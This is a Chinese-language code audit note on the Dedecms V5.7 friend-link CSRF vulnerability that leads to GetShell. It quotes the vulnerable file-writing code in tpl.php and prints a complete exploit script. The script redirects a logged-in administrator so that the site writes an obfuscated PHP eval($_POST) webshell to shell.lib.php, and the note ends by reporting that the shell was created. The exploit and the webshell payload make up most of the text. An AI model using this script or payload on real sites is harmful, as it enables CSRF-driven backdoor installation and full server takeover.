2017年7月17日

-----代码审计笔记

### Dedecms V5.7 友情链接GetShell复现以及详细审计报告:

Csrf不多说 来直接看漏洞页面

tpl.php分析:

//仅给出部分关键代码 漏洞在此文件结尾 行245-258

else if($action=='savetagfile'){

if(!preg\_match("#^[a-z0-9\_-]{1,}\.lib\.php$#i", $filename)){

ShowMsg('文件名不合法，不允许进行操作！', '-1');

exit();

}//上面If语句 用正则判断文件名是否正确

require\_once(DEDEINC.'/oxwindow.class.php');

$tagname = preg\_replace("#\.lib\.php$#i", "", $filename);

$content = stripslashes($content);

$truefile = DEDEINC.'/taglib/'.$filename;

$fp = fopen($truefile, 'w');

fwrite($fp, $content);

fclose($fp);

//这里可以看到是一个明显的文件操作

GetShell.php分析:

//这个文件是大佬写的Exp

<?php

$referer = $\_SERVER['HTTP\_REFERER'];

//判断跳转之前的地址

$dede\_login = str\_replace("friendlink\_main.php","",$referer);

//去掉friendlink\_main.php，取得dede后台的路径 这个不 多说

$muma = ['<'.'?'.'@'.'e'.'v'.'a'.'l'.'('.'$'.'\_'.'P'.'O'.'S'. 'T'.'['.'\''.'c'.'\''.']'.')'.';'.'?'.'>';](mailto:'<'.'?'.'@'.'e'.'v'.'a'.'l'.'('.'$'.'_'.'P'.'O'.'S'.'T'.'['.'/''.'c'.'/''.']'.')'.';'.'?'.'>';)

//拼接 Exp可自定义密码

$exp = 'tpl.php?action=savetagfile&actiondo=addnewtag&conte nt='. $muma .'&filename=shell.lib.php';

$url = $dede\_login.$exp;

//拼接地址


header("location: ".$url);

//跳转


exit();

?>


喜闻乐见的验证:




进后台看一下



抓包



果然生成了



成功利用